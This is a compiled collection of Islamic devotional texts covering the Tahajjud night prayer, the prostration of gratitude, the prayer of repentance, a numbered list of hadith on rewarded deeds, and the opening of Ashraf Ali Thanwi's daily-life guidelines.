Then, one should recite the last ten verses of Surat Al `Imran starting with, “Behold! in the creation of the heavens and the earth, and the alternation of night and day,- there are indeed Signs for men of understanding.” Then one should say, "O Allah, to You belongs the praise. You are the Light of the heavens and the earth and what is therein. And to You belongs the praise. You are the truth and Your promise is true. Meeting with You is true; the Paradise is true, the Fire is true. The Prophets are true, and Muhammad is true and the Hour is true ! O Allah, to You have I submitted, in You have I believed, in You have I put my trust, to You have I turned, by You I argue and to You do I turn for my decisions. Forgive me of my former and latter sins, and those done in private and those done in public. You are Allah, there is no god besides Thee."

3- One should begin Tahajjud with two quick rak`ahs and then one may pray whatever one wishes after that. `A’ishah said: "When the Prophet prayed during the late-night, he would begin his prayers with two quick rak`ahs." Both of these reports are related by Muslim.

4- One should wake up one's family for Tahajjud. Abu Hurairah quoted the Prophet (peace and blessings be upon him), as saying: "May Allah bless the man who gets up during the night to pray and wakes up his wife and who, if she refuses to get up, sprinkles water on her face. And may Allah bless the woman who gets up during the night to pray and wakes up her husband and who, if he refuses, sprinkles water on his face." The Prophet (peace and blessings of Allah be upon him) also said: "If a man wakes his wife and prays during the night or they pray two rak`ahs together, they will be recorded among those (men and women) who (constantly) make remembrance of Allah." This is related by Abu Dawud and others through an authentic chain of narrators.

5-If one gets sleepy while performing Tahajjud one should sleep. This is due to the hadith narrated by `A’ishah (may Allah be pleased with her) as she quoted Allah’s Messenger as saying: "When one of you gets up during the night for prayer and his Qur'anic recital gets mixed up to the extent that he does not know what he says, he should lie down." This is related by Muslim.

Recommended time for Tahajjud

Tahajjud may be performed in the early part of the night, the middle part of the night, or the latter part of the night, but after the obligatory salatul `Isha' (Evening prayer).

While describing the Prophet's way of performing prayer, Anas said: "If we wanted to see him praying during the night, we could see him praying. If we wanted to see him sleeping during the night, we could see him sleeping. And sometimes he would fast for so many days that we thought he would not leave fasting throughout that month. And sometimes he would not fast (for so many days) that we thought he would not fast during that month." This is related by Ahmad, al-Bukhari, and an-Nasa'i.

Commenting on this subject, Ibn Hajar says: "There was no specific time in which the Prophet (peace and blessings be upon him) would perform his late night prayer; but he used to do whatever was easiest for him."

Best time for Tahajjud

It is best to delay this prayer to the last third portion of the night. Abu Hurairah quoted that the Messenger of Allah, as saying: "Our Lord descends to the lowest heaven during the last third of the night, inquiring: 'Who will call on Me so that I may respond to him? Who is asking something of Me so I may give it to him? Who is asking for My forgiveness so I may forgive him?" This is related by the group.

`Amr ibn Abasah reported that he heard the Prophet (peace and blessings be upon him) saying: "The closest that a slave comes to his Lord is during the middle of the latter portion of the night. If you can be among those who remember Allah, the Exalted One, at that time then do so."

The number of rak`ahs to be performed during Tahajjud

Tahajjud prayer does not entail a specific number of rak`ahs which must be performed nor is there any maximum limit which has to be performed. It would be fulfilled even if one just prayed one rak`ah of Witr after the `Isha'.

Samurah ibn Jundub said: "The Messenger of Allah ordered us to pray during the night, a little or a lot, and to make the last of the prayer the Witr prayer." This is related by at-Tabarani and al-Bazzar. Anas quoted Allah's Messenger (peace and blessings be upon him), as saying: "Prayer in my mosque is equal to ten thousand prayers [elsewhere]. And prayer in the Sacred Mosque is equivalent to one hundred thousand prayers [elsewhere]. **And prayer in the battlefield is equivalent to one million prayers [elsewhere].** And what is more than all of that is two rak`ahs performed by a servant [of Allah] during the middle of the night." This is reported by Abu ash-Shaikh, Ibn Hibban in his work ath-Thawab, and al-Munzhiri, in his book at-Targhib watTarhib, is silent about it."

Allah Almighty knows best.

Original document: http://www.islamonline.net/servlet/Satellite?pagename=IslamOnline-English-Ask_Scholar/FatwaE/FatwaE&cid=1119503544728

A side note before the conquering of al-Quds Salahuddin would incite those with him to get up and pray Qiyam-al Layl and to do dua to Allah as victory only comes from Allah SWT

What is to be said in sujood al-shukr (prostration of gratitude)?

What is to be said in sujood al-shukr (prostration of gratitude)?

Praise be to Allaah.

There is no specific duâ narrated in the ahaadeeth for sujood al-shukr, hence the scholars said that what is to be said in sujood al-shukr is the same tasbeeh and duâ as are said when prostrating in prayer. So one should say *Subhaana Rabbiy al-3laa* (Glory be to my Lord Most High), *Allaahumma laka sajadtu wa bika aamantu wa laka aslamtu, sajada wajhi lillahi khalaqahu wa sawwarahu wa shaqqa samâ 'ahu wa basarahu, tabaaraka Allaah ahsan ul-khaaliqeen* (O Allaah, unto You I prostrate, in You I believe and to You I submit. My face has prostrated to the One who created and formed it, and gave it hearing and sight. Blessed be Allaah, the best of creators). Then he should make duâ he likes.

Ibn Qudaamah (may Allaah have mercy on him) said: the description, rulings and conditions of sujood al-shukr are the same as those for sujood al-tilaawah (prostration required when reciting certain verses of Quran). (*al-Mughni*, 2/372). And he said concerning sujood al-tilaawah: he should say in this prostration what he says in the prostration during prayer. (*al-Mughni*, 2/362).

Shaykh Ibn Uthaymeen (may Allaah have mercy on him) said: Sujood al-shukr is done in response to a calamity that is averted or a blessing which come to a person. It is like sujood al-tilaawah outside prayer. Some of the scholars said that wudoo and takbeer is required, and some said that only the first takbeer is required. Then he should fall down in prostration, and make duâ after saying *Subhaana Rabbiy al-'Alaa* (Glory be to my Lord Most High).â€

(*Fataawa Islamiyyah,* 1/205)

And Allaah knows best. May Allaah send blessings and peace upon our Prophet Muhammad.

Islam Q&A
Sheikh Muhammed Salih Al-Munajjid

98030: Salaat al-tawbah (the prayer of repentance)

How is salaah al-tawbah (the prayer of repentance) offered? How many rakahs is it? Can I offer it after Asr prayer?.

Praise be to Allaah.

By the mercy of Allaah towards this ummah, He has opened the gate of repentance to it, and it will not cease until the soul reaches the throat (at death) or the sun rises from the west.

By His Mercy to this ummah, He has prescribed for them an act of worship which is one of the best acts of worship, by means of which the sinner can draw close to his Lord with the hope of his repentance being accepted. This is salaat al-tawbah (the prayer of repentance) and there follow some issues that have to do with this prayer.

1 The prayer of repentance is prescribed in shareeah

The scholars are unanimously agreed that the prayer of repentance is prescribed in shareeah. Abu Dawood (1521) narrated that Abu Bakr al-Siddeeq (may Allaah be pleased with him) said: I heard the Messenger of Allaah (peace and blessings of Allaah be upon him) say: There is no one who commits a sin then purifies himself well and stands and prays two rakahs, then asks Allaah for forgiveness, but Allaah will forgive him. Then he recited this verse: *And those who, when they have committed Faahishah (illegal sexual intercourse) or wronged themselves with evil, remember Allaah and ask forgiveness for their sins; and none can forgive sins but Allaah and do not persist in what (wrong) they have done, while they know [Aal Imraan 3:135]*. Classed as sahaah by al-Albaani in *Saheeh Abi Dawood*.

Ahmad (26998) narrated that Abu-Darda (may Allaah be pleased with him) said: I heard the Messenger of Allaah (peace and blessings of Allaah be upon him) say: “The one who does wudoo and does it well, then stands and prays two rakâ€™ahs or four (one of the narrators was uncertain), in which he remembers Allaah and focuses well, then asks Allaah for forgiveness, He will forgive him.” The editor of *al-Musnad* said: its isnaad is hasan. It was also quoted by al-Albaani in *Silsilat al-Ahaadeeth al-Saheehah* (3398).

2 The reason for the prayer of repentance

The reason for the prayer of repentance is if a Muslim falls into sin, whether it is a major or minor sin, he has to repent from it straight away and it is recommended for him to pray these two rakahs. And when he repents he should do a righteous deed which is one of the best of deeds, namely prayer. So he may draw close to Allaah by means of this in the hope that He may accept his repentance and forgive his sin.

3 The time for the prayer of repentance

It is mustahabb to offer this prayer when the Muslim has decided to repent from the sin that he has committed, whether this repentance comes immediately after committing the sin or later on. The sinner must hasten to repent but if he delays it, it will still be accepted, because repentance is accepted so long as one of the following impediments does not occur:

(i) When the soul reaches the throat (at death). The Messenger of Allaah (peace and blessings of Allaah be upon him) said: “Allaah will accept the repentance of His slave so long as the death rattle has not yet begun.” Classed as hasan by al-Albaani in *Saheeh al-Tirmidhi* (3537).

(ii) When the sun rises from the west. The Prophet (peace and blessings of Allaah be upon him) said: “Whoever repents before the sun rises from the west, Allaah will accept his repentance.” Narrated by Muslim (2703).

This prayer is prescribed at all times including times when prayer is disallowed (such as after Asr prayer), because it is one of the prayers that are done for a reason, so it is prescribed when the reason for it is present.

Shaykh al-Islam Ibn Taymiyah said: Prayers which are done for a reason, such as the prostration of recitation, greeting the mosque, the eclipse prayer, prayer immediately after purifying oneself, as mentioned in the hadeeth of Bilaal, and

istikhaarah prayer should not be delayed if the reason comes up at a time when prayer is disallowed, because delaying them may cause one to miss them, such as if the one who is praying istikhaarah may miss the thing concerning which he is seeking guidance if he delays the prayer. The same applies to the prayer of repentance. If a person commits a sin, then it is obligatory to repent straight away, and it is recommended for him to pray two rakahs, then repent, as it says in the hadeeth of Abu Bakr al-Siddeeq. End quote from *Majmoo al-Fataawa* (23/215).

4 Description of the prayer of repentance

The prayer of repentance is two rakahs, as it says in the hadeeth of Abu Bakr al-Siddeeq (may Allaah be pleased with him).

It is prescribed for the one who is repenting to pray alone, because it is one of the naafil prayers that it is not prescribed to offer in congregation. After that it is prescribed to ask Allaah for forgiveness, because of the hadeeth of Abu Bakr (may Allaah be pleased with him).

There is no report from the Prophet (peace and blessings of Allaah be upon him) to say that it is mustahabb to recite any particular surahs in these two rakahs, so the worshipper may recite whatever he wants.

It is mustahabb for the penitent to strive hard in doing righteous deeds as well as offering this prayer, because Allaah says (interpretation of the meaning):

"And verily, I am indeed forgiving to him who repents, believes (in My Oneness, and associates none in worship with Me) and does righteous good deeds, and then remains constant in doing them (till his death)"

[Ta-Ha 20:82]

Among the best of righteous deeds that the penitent can do is giving charity, for charity is one of the greatest means of expiating sin. Allaah says (interpretation of the meaning):

"If you disclose your Sadaqaat (almsgiving), it is well; but if you conceal them and give them to the poor, that is better for you. (Allaah) will expiate you some of your sins"

[al-Baqarah 2:271]

It is proven that Ka'b ibn Maalik (may Allaah be pleased with him) said, when Allaah accepted his repentance: O Messenger of Allaah, as part of my repentance I shall give up my wealth as charity for Allaah and His Messenger. The Messenger of Allaah (peace and blessings of Allaah be upon him) said: "Keep some of your wealth, for it is better for you." He said: Then I shall keep my share in Khaybar. Agreed upon.

To sum up:

1- This prayer is proven from the Prophet (peace and blessings of Allaah be upon him).

2- It is prescribed when the Muslim repents from any sin, whether it is a major sin or a minor sin, and whether this repentance comes immediately after committing the sin or after some time has passed.

3- This prayer may be offered at any time, including times when prayer is disallowed.

4- It is mustahabb for the penitent to do some good deeds along with this prayer, such as charity etc.

May Allaah send blessings and peace upon our Prophet Muhammad and upon all his family and companions.

Islam Q&A

Taken from:
120 Ways To Earn Rewards from Allah

In the Name of Allah, The Most-Compassionate The Most-Merciful

1. Repentance done sincerely for Allah

The Prophet (peace be upon him) said: "Allah will forgive the sins of anybody who repents before the sun rises from the west (i.e., a major sign for the Day of Judgment)." (Muslim) He (peace be upon him) also said: "Allah accepts the repentance of His slaves until the time of their death (i.e., when the soul is departing)." (Tirmidhi)

2. 'Umrah during Ramadan

The Prophet (peace be upon him) said: "Performing 'Umrah during it (Ramadan) is like performing Hajj with me." (Bukhari & Muslim)

3. Recitation of the Quran

The Prophet (peace be upon him) said: "Recite the Quran, for it will intercede for you (with Allah) on the Day of Judgment." (Muslim)

4. Learning and teaching the Quran

The Prophet (peace be upon him) said: "The best amongst you is the one who learns the Quran and teaches it to others." (Bukhari)

5. The Mention of Allah

The Prophet (peace be upon him) said: "Shall I not tell you about the best of your deeds, the most pure (i.e., righteous and sincere) of them to your Creator, that which will entitle you to the highest ranks, which is better for you than donating gold and silver for the sake of Allah, which is better than fighting your enemies in Jihad where you kill them or they kill you (i.e., you become martyrs)?" The people replied: "Yes, O Messenger of Allah." So He (peace be upon him) said: "The mention of Allah." (Tirmidhi)

6. Seeking Allah's forgiveness

The Prophet (peace be upon him) said: "For he who always seeks the forgiveness of Allah, Allah will relieve him from all adversities, make a way out for him from all hardships and provide him from means which he could never have expected." (Nasa'i)

7. Performing complete and proper ablution

The Prophet (peace be upon him) said: "Whosoever performs a complete and proper ablution, sins will leave his body – even from under his nails." (Muslim)

8. Supplicating between the Adhan and Iqamah

The Prophet (peace be upon him) said: "Supplication between the Adhan and Iqamah is not rejected." So people asked: "What should we ask for?" He (peace be upon him) replied: "Ask Allah for His forgiveness." (Tirmidhi)

9. Performing the five daily prayers

The Prophet (peace be upon him) said: "There is no Muslim who, at the time of prayer, performs ablution properly, then performs the prayer in humility before Allah and perfects its pillars; except that this will expiate all his past minor sins. This is for every prayer throughout his life." (Muslim)

10. Offering Fajr and 'Asr prayers promptly

The Prophet (peace be upon him) said: "Whoever performs the two cool prayers (i.e., 'Asr and Fajr) on time will enter Paradise." (Bukhari)

11. Supplicating during the virtuous time on Fridays
The Prophet (peace be upon him) said: "There is a virtuous time every Friday; never does a Muslim supplicate during it except that Allah grants him what he asks for." (Bukhari & Muslim)

12. Reciting chapter Al-Kahf from the Quran on Fridays
The Prophet (peace be upon him) said: "Whoever recites chapter Al-Kahf on a Friday will have a light (i.e., will be guided) between it and the next Friday." (Nasa'i)

13. Going to the mosque
The Prophet (peace be upon him) said: "Whoever goes to the mosque to pray and returns; Allah will make a dwelling for him in Paradise for every time he goes (and every time he comes back)." (Bukhari & Muslim)

14. Praying in congregation
The Prophet (peace be upon him) said: "Praying in congregation is twenty seven multiples higher in reward than praying alone ." (Bukhari & Muslim)

15. Offering supererogatory prayers
The Prophet (peace be upon him) said: "Allah will build a dwelling in Paradise for anyone who prays twelve supererogatory rak`ah daily in addition to the compulsory prayers." (Muslim)

16. Offering funeral prayers
The Prophet (peace be upon him) said: "Whosoever attends a funeral and prays over the dead receives a reward equal to a Qiraat, and whosoever was also present at the burial receives a reward equal to two Qiraat." So people asked: "What is a Qiraat?" He (peace be upon him) replied: "It is equal to twice the size of the greatest mountain (i.e. Uhud)." (Bukhari & Muslim)

17. Women praying at home
The Prophet (peace be upon him) said: "Do not deprive women from praying in the houses of Allah (i.e., the mosques) but praying at home is better for them (in reward)." (Abu Dawud)

18. Supplications after prayer
The Prophet (peace be upon him) said: "Allah will forgive the sins, even if they were as much as the foam of the sea, for anyone who exalts Allah thirty-three times saying 'Subhan Allah', praises Him thirty-three times saying 'Al-hamdulillah' and glorifies Him thirty-three times saying 'Allahu Akbar', and then completes the supplications to be one hundred by saying: 'None has the right to be worshipped except Allah alone, without partner. To Him belong sovereignty and praise, and He is over all things Omnipotent.' " (Muslim)

19. Thanking Allah after eating or drinking
The Prophet (peace be upon him) said: "Allah is pleased with the slave who thanks Him after eating or drinking (When Allah is pleased with a slave He forgives his sins)." (Muslim)

20. Zakat Al-Fitr
Ibn 'Abbas said: "The Messenger of Allah (peace be upon him) made Zakat Al-Fitr obligatory as a means of purifying the fasting person from idle talk and foul language and feeding the poor. It is accepted as Zakat from whoever pays it before the ('Eid) prayer, and as a (simple) charity from whoever pays it after that." (Abu Dawud)

21. Optional charity
The Prophet (peace be upon him) said: "Charity wipes out sins as water extinguishes fire." (Tirmidhi)

22. Paying charity secretly
The Prophet (peace be upon him) said: "Righteous deeds protect a person from an evil end; a charity spent in secret extinguishes Allah's wrath; and maintaining good ties of kinship increases ones lifespan." (Tabarani)

23. Spreading the Islamic salutation (of salaam)
The Prophet (peace be upon him) said: "O people! Spread the salaam; maintain good ties with kin; and pray at night while people are sleeping, then you will enter Paradise peacefully." (Tirmidhi)

24. Removing harmful objects from people's way
The Prophet (peace be upon him) said: "I saw a man enjoying himself in Paradise (simply) because he removed from a road a tree that used to harm people." (Muslim)

25. Dutifulness to parents
The Prophet (peace be upon him) said: "What a loss is for him! What a loss is for him! What a loss is for him!" Someone asked: "Who, O Allah's Messenger?" He replied: "He whose parents reach old age, either one or both of them, and he does not use their presence (by being good to them, etc.) to cause him to enter Paradise." (Muslim)

Being kind to Parents is the best deed after Salat
It is narrated on the authority of Abdullah bin Mas'ood (may Allah be pleased with him), who observed:

"I asked Allah's Messenger (May peace be upon him) which deed was the best." He (the Holy Prophet) replied: 'The Prayer at its appointed hour.' I (again) asked: "Then what?" He (the Holy Prophet) replied: 'Kindness to the parents… (Sahih Muslim: 120)

26. The wife's obedience to her husband
The Prophet (peace be upon him) said: "If a woman prays the five obligatory daily prayers, fasts the month of Ramadan, guards her private parts (from adultery and fornication), and is obedient to her husband, she will be able to enter Paradise from any of its gates." (Ibn Hibban)

27. Earning lawfully
The Prophet (peace be upon him) was asked about the best earnings, he replied: "Those which a man earns by his hands, or any other lawfully earned money." (Hakim)

28. Providing for one's family
The Prophet (peace be upon him) said: "If a man provides for his family hoping for the reward, it will be counted as charity for him." (Bukhari & Muslim)

29. Providing for widows and the needy
The Prophet (peace be upon him) said: "One who provides for widows and the poor is like one who fights Jihad for the sake of Allah (in reward)." He (peace be upon him) added: "(He is) like one who prays at night without tiring and one who fasts continuously." (Bukhari)

30. Nurturing the orphan
The Prophet (peace be upon him) said: "I and the one who nurtures an orphan will be like this in Paradise (then he joined his index and middle fingers together)." (Bukhari)

31. Stroking the head of an orphan
The Prophet (peace be upon him) said in reply to a man who complained about the hardness of his own heart: "Stroke the head of an orphan and feed the needy." (Ahmad)

32. Fulfilling people's needs
The Prophet (peace be upon him) said: "It better for one of you to fulfill the need of his brother (in Islam) than residing for I'tikaf in my mosque for two months." (Hakim)

33. Visiting Muslims
The Prophet (peace be upon him) said: "Prophets will be in Paradise, the truthful will be in Paradise, and those who visit their Muslim brothers purely for the sake of Allah will be in Paradise." (Tabarani)

34. Visiting the sick
The Prophet (peace be upon him) said: "When a Muslim visits his sick brother, he never ceases to be in a Khurfah of paradise until he returns." He was asked: "What is a Khurfah?" He (peace be upon him) replied: "Its fruits." (Muslim)

There is no Muslim who visits another sick Muslim early in the morning but 70 thousand angels send blessings upon him until evening comes, and if he visits him in the evening, 70 thousand angels send blessings upon him until morning comes, and he will have a garden in paradise." [Tirmidhi]

35. Maintaining ties with those who sever them
The Prophet (peace be upon him) said: "Al-wasil (i.e., one who maintains ties) is not the one who recompenses the good done to him by his relatives, but Al-wasil is the one who keeps good relations with those relatives who sever the bond of kinship with him."

36. Cheering up Muslims
The Prophet (peace be upon him) said: "On the Day of Resurrection, Allah will cheer up (by His forgiveness) He who cheers up his fellow Muslim." (Tabarani)

37. Easing matters for those in hardship
The Prophet (peace be upon him) said: "Allah will make matters easy in the Hereafter for he who eases hardship for a Muslim." (Muslim)

38. Being kind and merciful to the weak
The Prophet (peace be upon him) said: "Allah will be merciful with those who are merciful with others; be merciful with those on the earth, and the One above the heavens will be merciful with you." (Tirmidhi)

39. Reconciling between people
The Prophet (peace be upon him) said "Should I not tell you of a deed that is a rank higher than fasting, praying and spending in charity?" People replied: "Indeed, O messenger of Allah" He (peace be upon him) replied: "Reconciling between people." (Abu Dawud)

40. Having good manners
When The Prophet (peace be upon
him) was asked about which act leads people to enter Paradise the most, he replied: "Piety and good manners." (Tirmidhi)

41. Being bashful
The Prophet (peace be upon him) said: "Bashfulness is a part of faith, and faith leads to Paradise." (Ahmad)

42. Truthfulness
The Prophet (peace be upon him) said: "Be truthful, as truthfulness leads to virtue, and virtue leads to Paradise." (Bukhari)

43. Forgiveness and controlling anger
Allah says what means: "And march forth in the way (which leads) to forgiveness from your Lord and Paradise as wide as are the Heavens and the Earth, prepared for the pious. Those who spend (in Allah's cause) in prosperity and in adversity, who repress anger and who pardon men; verily, Allah loves the good- doers." (Aali-'Imraan:133-134)

44. Shaking hands
The Prophet (peace be upon him) said: "Never do two Muslims shake hands except that their sins are forgiven before they depart." (Abu Dawud)

45. Having a cheerful face
The Prophet (peace be upon him) said: "Do not undermine any kind deed, even if it is to meet your Muslim brother with a cheerful face." (Muslim)

46. Leniency during trade
The Prophet (peace be upon him) said: "May Allah have mercy upon the one who is easy when he buys and easy when he disputes (i.e., forgives easily)." (Bukhari)

47. Lowering one's gaze
The Prophet (peace be upon him) said that Allah says: "A lustful look is like a poisoned arrow of Satan; whoever refrains from it out of fear from Me, I will replace it with belief whose sweetness he will find in his heart." (Tabarani)

48. Enjoining good and forbidding evil
The Prophet (peace be upon him) said: "Whoever sees an evil should stop it with his hands; if he is unable to do so, then with his tongue; if he is unable to do that, then with his heart (by hating it), and this is the lowest level of belief." (Bukhari)

49. Attending virtuous gatherings
The Prophet (peace be upon him) said: "Never do a group of people gather to mention Allah the Almighty, except that they will be surrounded with angels; the mercy of Allah will descend upon them, tranquility will shade them and Allah will mention them (with pride) in front of the angels." (Muslim)

50. Guarding one's tongue
The Prophet (peace be upon him) said: "Whoever guarantees (i.e., restrains) what is between his two jaws (i.e., the tongue), and what is between his legs (i.e., the private parts), I will guarantee him Paradise." (Muslim)

51. Guiding people to virtue
The Prophet (peace be upon him) said: "Every good done to others is a charity, and the one who guides to a good deed gets the same reward as the one who performs the good deed." (Bukhari & Muslim)

52. Calling people to the religion of Allah
The Prophet (peace be upon him) said: "One who calls people towards guidance gains the same reward (from Allah) as those who follow him, without their reward being reduced." (Muslim)

53. Concealing people's faults
The Prophet (peace be upon him) said: "Whoever conceals others' faults in this life; Allah will conceal his faults on the Day of Resurrection." (Muslim)

54. Perseverance
The Prophet (peace be upon him) said: "Never is a Muslim is afflicted with a calamity, sadness, worry, harm, or hardship - even a prick of a thorn - except that Allah, will expiate his sins (due to this)." (Bukhari)

55. Expiation of a gathering
The Prophet (peace be upon him) said: "Whoever sits in a gathering and commits bad deeds (i.e., speech) in it; then says before he stands up to leave: 'Subhanaka Allahumma wa bihamdika, ash- hadu allaa ilaaha illaa ant, astaghfiruka wa atoobu ilayk,' Allah will forgive that which he committed during the gathering." (Tirmidhi)

56. Rearing daughters
The Prophet (peace be upon him) said: "He who has three daughters, and he shelters them, provides for them and is merciful to them, will definitely be admitted into Paradise." (Ahmad)

57. Kindness to animals
The Prophet (peace be upon him) said: "A man saw a dog panting and eating mud out of thirst; so the man used his shoe to give the dog some water from a well. Allah appreciated this action and admitted him into Paradise." (Bukhari)

58. Not asking anything of people
The Prophet (peace be upon him) said: "Whosoever guarantees me that he will not ask people for anything, I can guarantee him Paradise." (Bukhari)

59. Exalting Allah
The Prophet (peace be upon him) said: "Whosoever says: 'Subhan Allah wa bihamdih' one hundred times a day, Allah will forgive his sins even if they were as great as the foam of the sea." (Bukhari & Muslim)

60. Charity with continuous benefit
The Prophet (peace be upon him) said: "When a son of Adam dies, he ceases to gain (additional) benefit from his deeds except from three: a charity that is continuous in benefit, beneficial knowledge and a righteous child that supplicates for him." (Muslim)

61. Giving charity from the husband's wealth
The Prophet (peace be upon him) said: "If a woman spends from the wealth of her house without causing harm (to her family), she will get the reward of what she spent and her husband also gets a reward because he earned it. (Moreover) the one who is entrusted with money gets the same reward (of spending it), without any of them (the wife and the entrusted) decreasing the rewards of the others." (Bukhari)

62. Honesty in trade
The Prophet (peace be upon him) said: "When two people trade, they have the choice (to proceed with or stop the transaction), so if they are honest and clarify (e.g., defects in their merchandise) their trade will be blessed, but if they lie and conceal (defects) there will be no blessing in their trade." (Bukhari)

63. Relieving Muslims
The Prophet (peace be upon him) said: "Whosoever relieves another Muslim of any hardship, Allah will relieve him from one of the hardships of the Day of Resurrection." (Muslim)

64. Assisting people
The Prophet (peace be upon him) said: "Every day, charity is due from each of your joints; assisting a man to mount his beast or helping him load his luggage on it is a charity." (Bukhari)

65. Intercession to fulfill people's needs
The Prophet (peace be upon him) said: "Intercede (to fulfill people's needs) and you will be rewarded." (Bukhari)

66. Supplicating for parents
The Prophet (peace be upon him) said: "Allah the Almighty and Exalted will raise the rank of the righteous slave in Paradise, then the slave will ask: 'O Allah! How did I attain this rank?' Allah will reply, 'By virtue of your child's supplication for your forgiveness.' " (Ahmad)

67. Supplicating for Muslims in their absence
The Prophet (peace be upon him) said: "Whenever a Muslim supplicates for his Muslim brother in his absence, an angel says: 'You will get the same (as you supplicated for).' " (Muslim)

68. Immediately following up a sin with a good deed
The Prophet (peace be upon him) said: "Fear Allah wherever you are, and follow up a sin with a good deed, it will eradicate it - and deal with people kindly." (Ahmad)

69. Defending Muslims in their absence
The Prophet (peace be upon him) said: "Whosoever defends his Muslim brother in his absence, Allah will keep the Hellfire away from his face on the Day of Resurrection." (Tirmidhi)

70. Being fair between people
The Prophet (peace be upon him) said: "Every day that the sun rises, charity is due from each of your joints, and being fair between people is a charity." (Bukhari)

71. Thanking people
The Prophet (Peace be upon him)said, Whoever has a favour done for him and says ‘Jazaak Allahu khayran‘ has done his utmost to thank him. (At-Tirmithi)

72. Meet Your Brother with a happy face
Abu Dharr said, "The Prophet, may Allah bless him and grant him peace, told me, 'Do not consider anything correct insignificant, even meeting your brother with a happy face." (Muslim)

73. Even Moving obstacles from peoples paths is a great reward
Abu Hurairra reported that the Prophet, may Allah bless him and grant him peace, said, "A man passed by a fallen branch in the middle of the road and said, 'By Allah, I will remove this from the path of the Muslims so that it does not inconvenience them' and he was admitted into the Garden." (Muslim)

74. Being kind to Parents is the best deed after Salat
It is narrated on the authority of Abdullah bin Mas'ood (may Allah be pleased with him), who observed:

"I asked Allah's Messenger (May peace be upon him) which deed was the best." He (the Holy Prophet) replied: 'The Prayer at its appointed hour.' I (again) asked: "Then what?" He (the Holy Prophet) replied: 'Kindness to the parents… (Sahih Muslim: 120)

75. Seeking forgiveness as much as possible everyday
Prophet Muhammad (Peace be upon him) was free of all sin, but even then he has said that "I beg for Allah's forgiveness seventy times or more every day" (Bukhari)
The Prophet (Peace be upon him) said: "Whosoever regularly seeks Allah's pardon, Allah makes for him a way out of all tight corners, removes all his worries and grants him sustenance from sources he had never imagined." (Abu Damd, Kitab-al-Satat, Bab-al-Istighfar).

76. Planting Trees is like giving Sadaqa and a means of great Reward]
Planting plants and trees in appropriate places is an act of great merit
Anas (RA) has quoted Rasulallah (Peace be upon him): "A man plants a tree or sows a field and a man or bird eats from it, the tree or field becomes a source of sadaqah for him." (Bukhari and Muslim)

77. Teach others beneficial Islamic things and have mercy of Allah and all creatures
Abu Umama has quoted the following words of our Prophet (Peace be upon him) “Allah the Most High and His Angels and all creatures of the Heavens and earth even the ants inside their ant-holes shower mercy on those who teach things of benefit to others.” (Jame-Tirmidhi)

78. Greet your Muslim brother whether you know them or not
Our holy Prophet (Peace be upon him), was asked as to which actions are good for Muslims. Among the actions which he enumerated was this: "You should greet people whether you know them or not."

It is reported about Abdullah bin Omar that sometimes he went out of the house only to greet any Muslims he met and thus to increase his merit. (Muvatta Imam Malik)

79. When entering ones house greet with salaam even when entering empty house

Our holy Prophet (Peace be upon him) instructed his personal servant Anas as follows, “Oh son! When you enter (your) house, greet your family members; this act shall be of benefit for both you and your family members." (Tirmidhi)

Even when entering an empty house one should greet with the intent that angels are being greeted.

79. Reward for giving FULL salaam is 30 good deeds

Imran bin Husayn (RA) recounts that once he and others were in the presence of the Prophet (Peace be upon him) when a man came and said, "Assalamu alaikum", to which the blessed Prophet (Peace be upon him) responded and said, "Ten" (i.e. the person who had greeted him had earned ten merits); then another man came and he "Assalamu alaikum wa Rahmatullah", to which the Prophet (Peace be upon him) responded and said "Twenty" (i.e. the person had earned twenty merits). Finally a third man came and said "Assalamu alaikum wa Rahmatullah wa Barakatu", to which the exalted Prophet (Peace be upon him) responded and said, "Thirty" (i.e. the person had earned thirty merits) (Abu Daud, Tirmidhi, Jami al Usul, p. 602. vol 6)

80. Love for the sake of Allah and be under his shade

One hadith says, “Allah shall ask on the Day of Judgement, ' Where are those who loved for the sake of my Greatness? Today when there is no shade save Mine, I shall have them in My Shade.'" (Sahih Muslim: Kitab al Birr wa al Silah)

Another tells us that "On the Day of Judgement, those who had mutual love for the sake of Allah's Greatness shall be on pulpits of light and all shall envy them." (Jami' Tirmidhi, Kitab al Zuhd)

81. We will be with those whom we love even the Prophet (Peace be upon him)

Anas (RA) Quotes that someone asked our blessed and exalted Prophet,"When shall come the Day of Judgement?" Our Prophet asked him "What preparation have you made for the Day?" The man said, "Nothing, but I have love for Allah and for His Messenger." The Prophet said, "You shall be (on that Day) with whom you love."

Anas (RA) says that these words of the Holy Prophet (Peace be upon him) so pleased us as nothing had ever done. He further said, "I have great love for the Holy Prophet (Peace be upon him) and with Abu Bakr (RA) and Umar(RA), may Allah be pleased with them, and because of this love, I shall be in their company, even though my deeds are not equal to theirs." (Sahih Bukhari, kitab-al-Adab, chapter Alamah al Hubb fi Allah).

82. Magnify ones intention and get even MORE reward doing good deeds!

Allah's Messenger (peace be upon him) said: "Deeds (their correctness and rewards) depend upon intentions, and every person gets but what he has intended." (Agreed upon)

Ibn Al-Mubarak said: "May a small deed be magnified by the sincere intention; and may a great deed be diminished by the insincere intention"

If we do not correct our intention before doing a good act or deed then we will not get rewarded our deeds even if it is a great one, while we can magnify our humble deeds by a sincere intention.

May Allah increase us in good and give us the ability to do excessive good deeds so that we may please him and make him the happiest so we can achieve the highest ranks of Paradise. Ameen

“Surely Allah does not do injustice so much as an atom’s weight, and in case it is a fair deed, He will double it and bring from very close to Him a magnificent reward.” (4:40)

Guidelines on how every Muslim should spend his day and night.

By Maulana Ashraf Ali Thanwi Ra

Everyone spends his life-span but a pertinent question is: who fulfills the right of living?
Animals bereft of wisdom and intelligence also pass their lives. However, a human being endowed with wisdom and intelligence spends a much more excellent and superior type of life. Similarly, a disbeliever also passes the days of his life wandering in the darkness of misguidance and deviation. However, his life is quite different from that of a Muslim who lives a secure, smooth life in accordance with the guidelines of divine revelation. The day and night of a disbeliever is spent in spiritual darkness whereas a Muslim spends his day and night in spiritual light. Hence, a pertinent question arises: how should every Muslim spend his day and night so that his life could easily be distinguished from that of a disbeliever?

Every Muslim should spend his day and night as follows:

1. Acquire knowledge of the Din according to your needs. You could acquire this knowledge either by reading a book or by asking the 'ulama.

2. Abstain from all sins.

3. If you commit any sin, repent immediately.

4. Do not hold back in fulfilling anyone's right. Do not cause anyone physical or verbal harm. Do not speak ill of anyone.

5. Do not have any love for wealth nor any desire for name or fame. Do not concern yourself with extravagant food and clothing.

6. If someone rebukes you for your mistake or error, do not try to justify your action. Admit your fault and repent.

